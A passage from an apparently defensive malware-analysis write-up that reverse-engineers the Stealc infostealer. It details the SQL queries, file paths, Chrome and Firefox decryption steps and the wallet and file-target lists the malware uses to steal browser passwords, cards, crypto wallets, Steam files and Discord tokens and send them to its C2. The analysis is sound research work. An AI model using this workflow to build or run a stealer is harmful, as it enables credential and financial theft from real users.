<p><img src="https://miro.medium.com/v2/resize:fit:875/1*yYUzKLuQBjRsTCLFqk074w.png" alt="" /></p>

<p>after that, it will close the DataBase handle and delete the dropped file.</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*85oXAeGbFZvpYvG_QXzICw.png" alt="" /></p>

<h2 id="chrome-history">Chrome History</h2>

<p>the same as cookies is done with the  <strong>History</strong> file.</p>

<p>1-get handle for  <strong><em>AppData\Local\Google\Chrome\User Data\Default\History</em></strong></p>

<p>2-copy the file to  <strong>%programdata%</strong>  folder with a random name</p>

<p>3-open handle to the database file.</p>

<p>4-Execute a query to retrieve the first 1000 history record</p>
<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">SELECT</span> <span class="n">url</span> <span class="n">FROM</span> <span class="n">urls</span> <span class="n">LIMIT</span> <span class="mi">1000</span>
</code></pre></div></div>
<p>5- base64 data and send it to C2 then close database handle and delete the file from  <strong>%programdata%</strong> folder.</p>

<h2 id="chrome-login-data">Chrome Login Data</h2>

<p>after collecting cookies and history it will get a handle to the  <strong>login_data</strong> file</p>

<blockquote>
  <p><strong><em>AppData\Local\Google\Chrome\User Data\Default\Login Data</em></strong></p>
</blockquote>

<p>which contains the username and password for every website the user logged to.</p>

<p>the query in this case is different</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*dnj1VjLrWzA0Ex0dAEl_Ow.png" alt="" /></p>
<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">SELECT</span> <span class="n">origin_url</span><span class="p">,</span> <span class="n">username_value</span><span class="p">,</span> <span class="n">password_value</span> <span class="n">FROM</span> <span class="n">logins</span>
</code></pre></div></div>
<p>the  <strong>password_value</strong> is AES Encrypted so it will handle it as same as the cookies file.</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*50T9U9l6uzl6X2HkoQmqWQ.png" alt="" /></p>

<p>The Chrome login data is not sent directly after allocating it , because it allocates all logins related to all browsers in the victim machine then it sends them into one buffer but absolutely the data is formatted to identify the browser these data belong to.</p>

<h2 id="chrome-web-data-autofill-data">Chrome Web Data: autofill data</h2>

<p>This file is so important as login data this file contains information about many settings :</p>

<ul>
  <li>autofill data</li>
  <li>contact info</li>
  <li>saved credit cards</li>
  <li>IBANs numbers</li>
  <li>all payment data</li>
</ul>

<p>it handles web data via 2 phases, first, it tries to get autofill data and saves it remotely in a txt file, and here is the query used to retrieve auto-fill data.</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*LRHkldWn-k9TP1YYPaV7sg.png" alt="" /></p>
<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">SELECT</span> <span class="n">name</span><span class="p">,</span> <span class="n">value</span> <span class="n">FROM</span> <span class="n">autofill</span>
</code></pre></div></div>
<p>to test all of this I previously created a record in Chrome to be saved in a web data file and our stealer here succeeded in retrieving this data</p>

<blockquote>
  <p><strong><em>fname</em></strong></p>

  <p><strong><em>lname</em></strong></p>

  <p><strong><em>email</em></strong></p>
</blockquote>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*rJLVoVHQUW_lOz4xFsNw0Q.png" alt="" /></p>

<p>and then it resolves a string to identify this data cause it is specifically related to Chrome using this string → <strong>“autofill\Google Chrome_Default.txt”</strong></p>

<p>and then send the data to c2, and then it closes the DB handle.</p>

<h2 id="chrome-web-data-credit-card-data">Chrome Web Data: Credit Card data</h2>

<p>after that, it will try to retrieve saved credit cards in Chrome and append this string to be used as an identifier to this data or it will be used to save this data remotely in c2.</p>

<p><strong>“cc\Google Chrome_Default.txt”</strong></p>

<p>and it executes this query which will be used to retrieve the card name, exp month and year, and card number.</p>
<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">SELECT</span> <span class="n">name_on_card</span><span class="p">,</span> <span class="n">expiration_month</span><span class="p">,</span> <span class="n">expiration_year</span><span class="p">,</span> <span class="n">card_number_encrypted</span> <span class="n">FROM</span> <span class="n">credit_cards</span>
</code></pre></div></div>
<p><img src="https://miro.medium.com/v2/resize:fit:875/1*EBnPizH8_KQiRMzO2eEUAg.png" alt="" /></p>

<p>and then the card number will be decrypted using the AES key handle and then the data will be sent to C2, it closes the DB handle and removes the dropped file in the  <strong>%programdata% folder</strong>.</p>

<h1 id="chrome-extensions-crypto-wallets">Chrome Extensions (Crypto Wallets):</h1>

<p>as we know some extensions handle cryptocurrency operations that act as  <strong>crypto wallets</strong>  and these extensions are targeted by  <strong>Stealc,</strong> so after it steals browser data it will iterate over all extensions that had been downloaded previously to extract its data and send it to TA, How does this happens? that is what I will explain next.</p>

<p>it first gets a pointer to an array of structures, and every structure contains data about a specific extension like name, name length, and ID</p>
<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">struct</span> <span class="n">extension</span>  
<span class="p">{</span>  
  <span class="n">Dword</span><span class="o">*</span> <span class="n">Name_ptr</span><span class="p">;</span>  
  <span class="n">Dword</span> <span class="n">Null_bytes</span><span class="p">;</span>  
  <span class="n">Dword</span> <span class="n">Name_length</span><span class="p">;</span>  
  <span class="n">Dword</span><span class="o">*</span> <span class="n">ID_ptr</span>  
<span class="p">}:</span>
</code></pre></div></div>
<p><img src="https://miro.medium.com/v2/resize:fit:875/1*F6WLEOdxWO3V397L3dpXog.png" alt="" /></p>

<p>then using FindFirstFile and FindNextFile it iterates over all folders in  <strong>UserData</strong> folder just to get the path of the extension and due to time the required file path is :</p>

<blockquote>
  <p><strong><em>%APPDATA%local\Google\Chrome\UserData\Default\local extension settings&lt;Extension_ID &gt;</em></strong></p>
</blockquote>

<p>and then after getting the path of this file, it will then construct an identifier for this file to be used in c2 communication to identify this data.</p>

<p>I have installed  <strong>MetaMask</strong> Extension to simulate this process and the constructed Identifier contains the browser this extension is installed on and the plugin name and “<strong>local</strong>” or “<strong>Sync</strong>” extension to identify if the extension data is saved locally or being synchronized with a remote server.</p>

<blockquote>
  <p><strong><em>plugins\MetaMask\Google Chrome\Default\Local Extension Settings</em></strong></p>
</blockquote>

<p>then it will copy this first file on the extension folder to a program data path as it did before with web data</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*7qjkTp0nWULufdmexS6GLA.png" alt="" /></p>

<p>it then reads this file by allocating a buffer using  <strong>localalloc</strong> and then using  <strong>Readfile</strong> with ReadOnly Handle gotten by  <strong>CreateFileA</strong> it fills the buffer with file data.</p>

<p>and here is the file that will be used in the C2 connection as ID for the posted data.</p>

<blockquote>
  <p><strong><em>plugins\MetaMask\Google Chrome\Default\Local Extension Settings\000005.ldb</em></strong></p>
</blockquote>

<p>then it will encode the data and the file Identifier using base64 and send it to C2, and it does this for all files in the &lt;<strong>extension_id&gt;</strong> folder, in my case when I installed MetaMask:</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*bzBqqvk2dqkT_rPKs_NgVQ.png" alt="" /></p>

<p>and then will iterate over the full array of extensions and try to find its files if it is and send them to the  <strong>TA</strong> server.</p>

<h1 id="firefox-credentials">Firefox Credentials:</h1>

<p>due to that,  <strong><em>Stealc</em></strong> handles Opera-based browsers the same as Chrome but the DB files are saved in different destinations, so I will explain the difference between file structure and settings of Chrome and Firefox</p>

<p>it first constructs the path where Firefox saves its data</p>

<blockquote>
  <p><strong><em>C:\Users\REM\AppData\Roaming\Mozilla\Firefox\Profiles</em></strong></p>
</blockquote>

<p>and then start downloading 6 DLLs by constructing the URL of each DLL and the local folder to be saved in.</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*0pAKC9BFsk_-tiiROoKknw.png" alt="" /></p>

<p>it downloads 6 Dlls to be used to retrieve  <strong>Firefox</strong> Data</p>

<ul>
  <li>Freebl3.dll</li>
  <li>mozglue.dll</li>
  <li>nss3.dll</li>
  <li>vcruntime140.dll</li>
  <li>softokn3.dll</li>
  <li>msvcp140.dll</li>
</ul>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*R3M1plDraadku-zjyoXugw.png" alt="" /></p>

<p>then it drops these Dlls in the ProgramData path</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*lpcTIFh1oYtDVdcJS4Xh1A.png" alt="" /></p>

<p>then it will start resolving some APIs from Nss3.dll by first getting a handle to this DLL and then trying to get addresses for :</p>

<ul>
  <li>NSS_Init</li>
  <li>NSS_Shutdown</li>
  <li>PK11_GetInternalKeySlot</li>
  <li>PK11_FreeSlot</li>
  <li>PK11_Authenticate</li>
  <li>PK11SDR_Decrypt</li>
</ul>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*Q0CbfQp7I-RBUV7W2Myjtw.png" alt="" /></p>

<p>and when it comes to Firefox it will search for 4 files that contain user data and browsing settings</p>

<blockquote>
  <p><code class="language-plaintext highlighter-rouge">p:\Users\&lt;Username&gt;\AppData\Roaming\Mozilla\Firefox\Profiles\&lt;ProfileName&gt;\cookies.sqlite_**</code></p>
</blockquote>

<ul>
  <li>This file is responsible for storing information about web cookies</li>
</ul>

<blockquote>
  <p><code class="language-plaintext highlighter-rouge">C:\Users\&lt;Username&gt;\AppData\Roaming\Mozilla\Firefox\Profiles\&lt;ProfileName&gt;\formhistory.sqlite_**</code></p>
</blockquote>

<ul>
  <li>database file used by Mozilla Firefox to store information related to web forms and user input.</li>
</ul>

<blockquote>
  <p><code class="language-plaintext highlighter-rouge">C:\Users\&lt;Username&gt;\AppData\Roaming\Mozilla\Firefox\Profiles\&lt;ProfileName&gt;\places.sqlite_**</code></p>
</blockquote>

<ul>
  <li>database file used by the Mozilla Firefox web browser to store various information related to your browsing history, bookmarks, and other web-related data</li>
</ul>

<blockquote>
  <p><code class="language-plaintext highlighter-rouge">C:\Users\&lt;Username&gt;\AppData\Roaming\Mozilla\Firefox\Profiles\&lt;ProfileName&gt;\logins.json_**</code></p>
</blockquote>

<ul>
  <li>stores all of the saved logins for the Firefox profile. This includes the website URL, username, and password for each saved login</li>
</ul>

<p>For the  <strong>3 SQLite</strong>  files it handles them the same as Chrome using Sqlite APIs resolved before but with different queries, and also the data is not encrypted as Chrome</p>

<h2 id="firefox-cookiessqlite">Firefox: Cookies.SQLite</h2>

<p>it handles Firefox Cookies as Chrome but with a different query, also firefox cookies are not encrypted or if it is it will decrypt them remotely in C2 so it extracts them and sends them immediately to C2</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*ZC-gSfxqhDdEcbUijRMQRA.png" alt="" /></p>

<p>SELECT host, isHttpOnly, path, isSecure,expiry, name, value FROM moz_cookies</p>

<ul>
  <li><code class="language-plaintext highlighter-rouge">host</code>: The domain name of the website that set the cookie.</li>
  <li><code class="language-plaintext highlighter-rouge">isHttpOnly</code>: A boolean value indicating whether the cookie can only be accessed by HTTP requests, or if it can also be accessed by JavaScript.</li>
  <li><code class="language-plaintext highlighter-rouge">path</code>: The path on the website where the cookie is valid.</li>
  <li><code class="language-plaintext highlighter-rouge">isSecure</code>: A boolean value indicating whether the cookie is only sent over secure HTTPS connections.</li>
  <li><code class="language-plaintext highlighter-rouge">expiry</code>: The date and time when the cookie expires.</li>
  <li><code class="language-plaintext highlighter-rouge">name</code>: The name of the cookie.</li>
  <li><code class="language-plaintext highlighter-rouge">value</code>: The value of the cookie.</li>
</ul>

<h2 id="firefox-placessqlite">Firefox: Places.SQLite</h2>

<p>as I have said before places file stores history and some settings like bookmarks etc..</p>

<p>but it only retrieves the history record</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*GXN-k-AlvTPYXZZbq87hfA.png" alt="" /></p>
<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">SELECT</span> <span class="n">url</span> <span class="n">FROM</span> <span class="n">moz_places</span> <span class="n">LIMIT</span> <span class="mi">1000</span>
</code></pre></div></div>
<p>and here is how this Data was constructed and sent to C2</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*Koeu1PbLCVTuxQXiCN0A8Q.png" alt="" /></p>

<h2 id="firefox-formhistorysqlite">Firefox: FormHistory.SQLite</h2>

<p>As I said before this file contains data related to automated filling and web forms</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*53MBaGdLFzvgjy-BE3c6Vg.png" alt="" /></p>
<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">SELECT</span> <span class="n">fieldname</span><span class="p">,</span> <span class="n">value</span> <span class="n">FROM</span> <span class="n">moz_formhistory</span>
</code></pre></div></div>
<p>and here is the result of the query on a Sqlite viewer</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*zf86IyBKtV2tS72q9-5aTw.png" alt="" /></p>

<p><em>note* this a fake account</em> :)</p>

<h2 id="firefox-loginsjson">Firefox: Logins.Json</h2>

<p>this file stores the most important data in Firefox so Stealc handles it differently, let’s explain it in formatted steps to make it easier to understand.</p>

<p>1- it gets a handle with the (OPEN_EXISTING) flag for the JSON file not the original file but the file that was copied to<br />
Program Data path as it did with Chrome</p>

<p><img src="https://miro.medium.com/v2/resize:fit:559/1*JgZrFZlqbmJ8RaELm9l8CA.png" alt="" /></p>

<p>2- it reads the file in memory, let’s parse the file on an online JSON beautifier</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*zKhLyn5NLJkaaDHn2B-m9A.png" alt="" /></p>

<p>3- it will get a ptr to 2 elements on this file which are the most important  <strong>“encryptedUserName”</strong>  and  <strong>“encryptedPassword”</strong> using  <strong>strstr API</strong></p>

<p><img src="https://miro.medium.com/v2/resize:fit:624/1*ETihJNlk3FYkzToKL-H39g.png" alt="" /></p>

<p>4- after getting these two elements it will go forward to encrypt them via some steps but after decoding them from base646 cipher.</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*cM6Xh1C5x0wcYT8oA7m77A.png" alt="" /></p>

<p>5- it will execute a call to  <strong>PK11_GetInternalKeySlot t</strong>hat returns a pointer to the internal key slot.</p>

<p><img src="https://miro.medium.com/v2/resize:fit:676/1*4yWTzcZl7jYE3KGe-1CzGA.png" alt="" /></p>

<p>and this is the type of keys</p>

<ul>
  <li><code class="language-plaintext highlighter-rouge">keyType</code>: The type of key to return the internal key slot for. The key type can be any of the following:</li>
  <li><strong>PK11_TYPE_DSA</strong>: A DSA key.</li>
  <li><strong>PK11_TYPE_RSA</strong>: An RSA key.</li>
  <li><strong>PK11_TYPE_ECDSA</strong>: An ECDSA key.</li>
  <li><strong>PK11_TYPE_DH</strong>: A Diffie-Hellman key.</li>
  <li><strong>PK11_TYPE_KEA</strong>: A Kerberos key.</li>
</ul>

<p>6- It then will call  <strong>PK11_Authenticate</strong>,<code class="language-plaintext highlighter-rouge">PK11_Authenticate</code>  a function typically used to perform authentication or login actions in the context of cryptographic tokens, security modules, or hardware security modules (HSMs). Here’s a general description of what this function does</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*AvEqFNr-DfK3Rnu9Jl-nvA.png" alt="" /></p>

<p>7- then it will call  <strong>PK11SDR_Decrypt</strong> to decrypt the cipher text using the token offered before from the Authenticate function.</p>

<p><img src="https://miro.medium.com/v2/resize:fit:793/1*ABbZpx-96ZufxpWdZ4vfKQ.png" alt="" /></p>

<h2 id="send-login-data"><strong>Send Login Data</strong></h2>

<p>after allocating all usernames and passwords Stealch will format this data and send it to C2, and in my VM I only had installed Chrome and logged into only one website due to testing purposes (<strong>dropbox.com</strong>).</p>

<p>it first will encode the allocated login data which is formatted in YAML format.</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>browser: Google Chrome  
profile: Default  
url: https://www.dropbox.com/login  
login: f73eb0a00c@emailboxa.online  
password: 123456#Lol
</code></pre></div></div>
<p><img src="https://miro.medium.com/v2/resize:fit:875/1*vmyrUbQAogyYDLWFAq9iTw.png" alt="" /></p>

<p>then it will encode the string “docia.docx” which will be used as an identifier for the login data</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*4qFONd2Rfd2tF7wYUjRSAw.png" alt="" /></p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*tKGaQX-BTqEx6rNgMoBaSw.png" alt="" /></p>

<h2 id="local-crypto-currency-wallets">Local Crypto Currency Wallets</h2>

<p>the next part involves how Stealc Exfiltrate crypto wallets which data is stored on the device through some steps.</p>

<p>1- it first asks C2 for Wallets configuration.</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*rn6r-5DQwV6-_rvtv4zUUQ.png" alt="" /></p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*qf-iwaatEzfsQWQCZ0BIxg.png" alt="" /></p>

<p>and here is the decoded data</p>

<table>
  <tbody>
    <tr>
      <td>crypto wallet Name</td>
      <td>wallet configuration path</td>
      <td>boolean value</td>
    </tr>
  </tbody>
</table>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Bitcoin Core    		|\Bitcoin\wallets\|wallet.dat|1|  
Bitcoin Core Old		|\Bitcoin\|*wallet*.dat|0|  
Dogecoin				    |\Dogecoin\|*wallet*.dat|0|  
Raven Core				  |\Raven\|*wallet*.dat|0|  
Daedalus Mainnet		|\Daedalus Mainnet\wallets\|she*.sqlite|0|  
Blockstream Green		|\Blockstream\Green\wallets\|*.*|1|  
Wasabi Wallet			  |\WalletWasabi\Client\Wallets\|*.json|0|  
Ethereum				    |\Ethereum\|keystore|0|  
Electrum				    |\Electrum\wallets\|*.*|0|  
ElectrumLTC				|\Electrum-LTC\wallets\|*.*|0|  
Exodus					|\Exodus\|exodus.conf.json|0|  
Exodus					|\Exodus\|window-state.json|0|  
Exodus					|\Exodus\exodus.wallet\|passphrase.json|0|  
Exodus					|\Exodus\exodus.wallet\|seed.seco|0|  
Exodus					|\Exodus\exodus.wallet\|info.seco|0|  
Electron Cash			|\ElectronCash\wallets\|*.*|0|  
MultiDoge				|\MultiDoge\|multidoge.wallet|0|  
Jaxx Desktop (old)		|\jaxx\Local Storage\|file__0.localstorage|0|  
Jaxx Desktop			|\com.liberty.jaxx\IndexedDB\file__0.indexeddb.leveldb\|*.*|0|  
Atomic					|\atomic\Local Storage\leveldb\|*.*|0|  
Binance					|\Binance\|app-store.json|0|  
Binance					|\Binance\|simple-storage.json|0|  
Binance					|\Binance\|.finger-print.fp|0|  
Coinomi					|\Coinomi\Coinomi\wallets\|*.wallet|1|  
Coinomi					|\Coinomi\Coinomi\wallets\|*.config|1|
</code></pre></div></div>
<p>then the data is parsed on the stack by creating an array of structures for each wallet.</p>
<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">struct</span> <span class="n">wallet</span>  
<span class="p">{</span>  
  <span class="n">DWORD</span><span class="o">*</span> <span class="n">Wallet_Name</span><span class="p">;</span>  
  <span class="n">DWORD</span> <span class="n">Null_Value</span><span class="p">;</span>  
  <span class="n">DWORD</span> <span class="n">Wallet_Name_Length</span><span class="p">;</span>  
  <span class="n">DWORD</span><span class="o">*</span> <span class="n">Wallet_Path</span><span class="p">;</span>  
  <span class="n">DWORD</span> <span class="n">Null_Value_1</span><span class="p">;</span>  
  <span class="n">DWORD</span> <span class="n">Wallet_Path_Length</span><span class="p">;</span>  
  <span class="n">DWORD</span><span class="o">*</span> <span class="n">Wallet_Config_File</span><span class="p">;</span>  
  <span class="n">DWORD</span> <span class="n">Null_Value_2</span><span class="p">;</span>  
  <span class="n">DWORD</span> <span class="n">Wallet_Config_File_Length</span><span class="p">;</span>  
  <span class="nb">bool</span> <span class="n">flg_value</span><span class="p">;</span> <span class="o">//</span> <span class="mi">0</span> <span class="ow">or</span> <span class="mi">1</span>  
    
<span class="p">};</span>
</code></pre></div></div>
<p><img src="https://miro.medium.com/v2/resize:fit:875/1*caw7XsRfOievCvF6uv1owQ.png" alt="" /></p>

<p>inside sub_40111E it will start stealth behavior related to wallets by getting the path of (APPDATA\Romaing) using  <strong>SHGetFolderPathA</strong>  API using 0x1A as CSIDL</p>

<p><img src="https://miro.medium.com/v2/resize:fit:756/1*bJrUHNL7gQTjnfs2ssjk1Q.png" alt="" /></p>

<p>inside (%APPDATA%Romaing) it will iterate over all files until it hits the wallet path that passed previously to sub_40111E which for the first element in the wallets array is (Bitcoin\wallets), so I have created this file to emulate that.</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*VlQuCG6jOcWBxrlAFCQkPg.png" alt="" /></p>

<p>so it will keep iterating on files in this folder “APPDATA\Romaing\” until it finds the “Bitcoin\wallets” folder then it searches for “wallet.dat” which stores the wallet information</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*T5ttdxfji9pTX5Mj0JNOEg.png" alt="" /></p>

<p>then it will copy this file “wallet.dat” to %ProgramData” folder with a randomly generated name.</p>

<p>then it will read the created file</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*KCBGQWQS_ahWZSHrQYlXvQ.png" alt="" /></p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*LnnbMlf_Vz75-a3yDox3gA.png" alt="" /></p>

<p>then this file content is base64 encoded and sent to C2.</p>

<h1 id="efiltrate-files">Efiltrate Files</h1>

<p>then C2 will feed Stealc with some file names to collect and exfiltrate it to TA, these files are related to some cryptocurrency wallet configuration and local password file where the user may save its passwords.</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*kp1vufIAC-ows10Pc4zZcA.png" alt="" /></p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*un3lcI6_C1Mqnv7Iv764yg.png" alt="" /></p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>|%DESKTOP%\|*seed*.*,*passphrase*.*,*erc20*.*,*trc20*.*,*exodus*.*,*metamask*.*,*binance*.*,*wallet*.*|0|1|0|  
|%DOCUMENTS%\|*seed*.*,*passphrase*.*,*erc20*.*,*trc20*.*,*exodus*.*,*metamask*.*,*binance*.*,*wallet*.*|0|1|0|
</code></pre></div></div>
<p>then it will try to get the path of some common file and check if the path exists on the decoded stream received from C2</p>

<blockquote>
  <p><strong><em>Desktop</em></strong></p>

  <p><strong><em>APPDATA\Romaing</em></strong></p>

  <p><strong><em>APPDATA\Local</em></strong></p>

  <p>**_<UserProfile>_**</UserProfile></p>

  <p><strong><em>Document</em></strong></p>

  <p><strong><em>ProgramFiles</em></strong></p>

  <p><strong><em>ProgramFiles x86</em></strong></p>

  <p><strong><em>Recent</em></strong></p>
</blockquote>

<p>and then will iterate over these folders and subfolders, if it finds any file that contains any string of those which was sent from C2 like “seed”, “passphrase”,” MetaMask” etc.., it will read its content and send it to C2</p>

<h2 id="usage-of-com">Usage of COM</h2>

<p>COM → Stealc is using the component object model to handle ShellLinks or shortcuts cause it may find a file that has a name like “seedX.lnk” so if it copies this file it will copy the shortcut itself not the original file pointed by the shortcut so it handle this via COM to get the original file, so lets summary this in some steps.</p>

<p><img src="https://miro.medium.com/v2/resize:fit:378/1*Hj3taJFNh9l5mFe9QDgcHA.png" alt="" /></p>

<p>1: it initializes the com interface via  <strong>CoCreateInstance</strong></p>
<pre><code class="language-p">HRESULT CoCreateInstance(  
  [in]  REFCLSID  rclsid,  
  [in]  LPUNKNOWN pUnkOuter,  
  [in]  DWORD     dwClsContext,  
  [in]  REFIID    riid,  
  [out] LPVOID    *ppv  
);
</code></pre>
<p>the  <strong><em>rclsid</em></strong> used here is  <strong>{000214EE-0000–0000-C000–000000000046} → IShellLinkA</strong> so to handle this interface we need to convert the type of <strong><em>PPV</em></strong> to be a type of <strong><em>(_IShellLinkA*)**  which will contain a handle to the created  **_COM</em></strong></p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*EcPqlv1MbfYg02kjkaKoCw.png" alt="" /></p>

<p>2- it will create another object for another interface by this time using the previously created COM and execute a call for</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>IShellLinkA-&gt;lpVtbl-&gt;QueryInterface()
</code></pre></div></div>
<p><strong>{0000010b-0000–0000-C000–000000000046} →</strong> <a href="https://learn.microsoft.com/en-us/dotnet/api/system.runtime.interopservices.ucomipersistfile?view=netframework-4.8.1"><strong>UCOMIPersistFile</strong></a></p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>unk_40f040 → refers to interface-id
</code></pre></div></div>
<p><img src="https://miro.medium.com/v2/resize:fit:875/1*2Vxzg5q65VbC5XIwYtpWww.png" alt="" /></p>

<p>the object refers to IPersistFile Interface.</p>

<p>3-then it will get a handle to the file using  <a href="https://learn.microsoft.com/en-us/windows/win32/api/objidl/nf-objidl-ipersistfile-load"><strong><em>load</em></strong></a> method from  <strong><em>IPersistFile</em></strong> interface with Read permission (STGM_READ) → second argument</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*wiReI7p0p75P_rwwwTrTlw.png" alt="" /></p>

<p>4- it executes a call to  <a href="https://learn.microsoft.com/en-us/windows/win32/api/shobjidl_core/nf-shobjidl_core-ishelllinka-resolve"><strong><em>resolve</em></strong></a> method to find the target of a Shell link, even if it has been moved or renamed, (SLR_NO_UI) to not display a dialog box if the link cannot be resolved</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*F2RFGnI6djS6jNkCZOZdbg.png" alt="" /></p>

<p>5- next, it will get the path of the file pointed by the short link using  <a href="https://learn.microsoft.com/en-us/windows/win32/api/shobjidl_core/nf-shobjidl_core-ishelllinka-getpath"><strong><em>GetPath</em></strong></a> method with (<strong>SLGP_RAWPATH</strong>) to retrieve the raw path name</p>
<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">HRESULT</span> <span class="n">GetPath</span><span class="p">(</span>
  <span class="p">[</span><span class="n">out</span><span class="p">]</span>     <span class="n">LPSTR</span>            <span class="n">pszFile</span><span class="p">,</span>  
  <span class="p">[</span><span class="ow">in</span><span class="p">]</span>      <span class="nb">int</span>              <span class="n">cch</span><span class="p">,</span>  
  <span class="p">[</span><span class="ow">in</span><span class="p">,</span> <span class="n">out</span><span class="p">]</span> <span class="n">WIN32_FIND_DATAA</span> <span class="o">*</span><span class="n">pfd</span><span class="p">,</span>  
  <span class="p">[</span><span class="ow">in</span><span class="p">]</span>      <span class="n">DWORD</span>            <span class="n">fFlags</span><span class="p">);</span>
</code></pre></div></div>
<p><img src="https://miro.medium.com/v2/resize:fit:875/1*J6k6_65KHARVvuCzaCfVkQ.png" alt="" /></p>

<p><em>file path I mean</em></p>

<p>then it will copy this file to program data and copy its content into memory using Readfile API and is sent to C2.</p>

<h1 id="steal-steam-files">Steal Steam Files</h1>

<p>Steal can collect Steam credentials and post them to C2, for Gamers A Steam account is the most valuable resource on the machine, so how does it handle this</p>

<p>1- it gets the path of the Steam folder using the Registry, Steam path is saved on</p>

<blockquote>
  <p><strong><em>HKEY_CURRENT_USER\Software\Valve\Steam</em></strong></p>
</blockquote>

<p>and it retrieves the path using  <strong><em>RegQueryValueExA</em></strong> to get “SteamPath” key value</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*jCqXRYCdf79MyAU8dQFg5w.png" alt="" /></p>

<p>2- After getting the Steam path it will try to get a handle on some important files used by steam</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*XQPcqFgnPizApMUcD5odQg.png" alt="" /></p>

<p><code class="language-plaintext highlighter-rouge">ssfn</code>  files are part of the Steam Guard process, a security feature provided by the Steam gaming platform, The Steam servers use the computer identifier to verify that the user is logging in from an authorized computer</p>

<p><code class="language-plaintext highlighter-rouge">config.vdf</code>  is used to store various configuration settings for the Steam client, including user preferences, interface settings, and other configurations.</p>

<p><code class="language-plaintext highlighter-rouge">loginusers.vdf</code>  file that typically contains information related to user accounts that have logged in to Steam on a particular computer. This includes data about the user’s Steam account, including the username, Steam ID, and other relevant account information.</p>

<p><code class="language-plaintext highlighter-rouge">DialogConfig.vdf</code>  contains configurations related to various dialog boxes and user interface (UI) elements within the Steam client. These dialog boxes may include settings, options, and preferences related to how Steam interacts with users.</p>

<p>3- For each file, it invokes the function  <code class="language-plaintext highlighter-rouge">sub_40AB8E</code>. Within this function, a handle to the file is obtained, followed by reading its contents. Subsequently, the function appends the Data Identifier that will be utilized in the C2 (Command and Control) connection</p>

<p>the identifier, in this case, is “softsteam\” followed by the file name</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*_JPZ1SEZbpTDAfWC2e-z2Q.png" alt="" /></p>

<h1 id="steal-discord-tokens">Steal Discord Tokens</h1>

<p>Stealing Discord Databases is not that easy, It costs more effort so how ?;</p>

<p>1-resolve the path where Discord Saves its files and configuration and then check the if current file exists on Leveldb folder</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*FdTHSyNTLq5gR8Sw_uXt2A.png" alt="" /></p>

<blockquote>
  <p><strong><em>%APPDATA%\Romaing\discord\Local Storage\leveldb\CURRENT</em></strong>
<strong>%APPDATA%\Romaing\discord\Local Storage\leveldb\</strong></p>
</blockquote>

<p>2- It invokes  <strong><em>sub_40B110E</em></strong> with the path of Leveldb folder as an argument</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*7XvXJhJXdPCIrK4QkNGVFA.png" alt="" /></p>

<p>3- inside sub_40B110E it will pass each file in leveldb folder to sub_40AEE5, these files are database files</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*whZYVDpBbZ8rR5C5H8TVSg.png" alt="" /></p>

<p>4-Within the context of  <code class="language-plaintext highlighter-rouge">sub_40AEE5</code>, the most pivotal actions revolve around the decryption of a crucial token. This decryption process shares similarities with how Chrome handles sensitive data in its files, as discussed previously. Let’s provide a concise overview of how this decryption typically unfolds</p>

<p>4.1- it gets the path of the LocalState file which contains the AES key</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*Fk7xbmhHKZHF13z-MUxpzQ.png" alt="" /></p>

<p>4.2 it will read LocalState File which contains the Encrypted Key,</p>

